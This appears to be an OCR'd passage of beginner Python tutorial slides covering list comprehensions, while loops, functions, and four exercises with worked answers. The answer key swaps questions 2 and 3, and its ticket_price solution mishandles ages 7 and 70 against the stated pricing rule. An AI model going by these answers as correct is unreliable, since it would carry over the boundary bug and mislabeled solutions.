
We can also do….

```
In [11]: # With conditionals
         [n ** 2 for n in numbers if n > 2]
         executed in 7ms, finished 23:56:15 2019-01-25
Out[11]: [9, 16]
```

While

- With the while loop we can execute a set of statements as long as a condition is true.
- With the break statement we can stop the loop even if the while condition is true:
- With the continue statement we can stop the current iteration, and continue with the next:

```
i = 1
while i < 6:
  print(i)
  i += 1
```


Functions

Function

- In Python a function is defined using the def keyword:
- To call a function, use the function name followed by its parameters contained within a pair of parentheses

In [15]:
```
def say_hello (name = 'NTU'):
    return 'Hello, ' + name

print(say_hello())
print(say_hello('ladies and gentlemen'))
```

executed in 7ms, finished 00:04:33 2019-01-26

```
Hello, NTU
Hello, ladies and gentlemen
```

Exercises

Exercises

1. Find max value in list of numbers

2. Check whether a world is a palindrome or not (A **palindrome** is a string that reads the same forwards and backwards, e.g. civic, radar, racecar)

3. Write a function that takes a list of numbers and another number. The function decides whether or not the given number is inside the list and returns an appropriate Boolean (truth value).

4. Suppose you work at a ticket counter at a theme park. During this promotional period, it is giving special price ($4) to children (age < 7) and senior citizens (age > 70), while others are still priced at $10. Write a function that takes a list of `visitors_age` and outputs the ticket prices they have to pay.

Answers

In [18]:
```
# Question 1
max([1,2,3,4])
```

Out[18]: 4

In [21]:
```
# Question 2
def find_num(my_array, num):
    print(num in my_array)

find_num([1,2,3,4], 4)
find_num([1,2,3,4], 6)
```

```
True
False
```

In [31]:
```
# Question 3
def palindrome(word):
    print (word == word[::-1])
palindrome('civic')
palindrome('yeah')
```

```
True
False
```

In [32]:
```
# Question 4
def ticket_price(age):
    prices = {'special': 4, 'normal': 10}

    if (7 < age < 70):
        return prices['normal']
    else:
        return prices['special']

visitors_age = [4, 50, 12, 80]

print([(age, ticket_price(age)) for age in visitors_age])
```

```
[(4, 4), (50, 10), (12, 10), (80, 4)]
```

For more information

You can visit *w3schools* or *SoloLearn* to learn more

https://www.w3schools.com/python/default.asp
https://www.sololearn.com/Course/Python/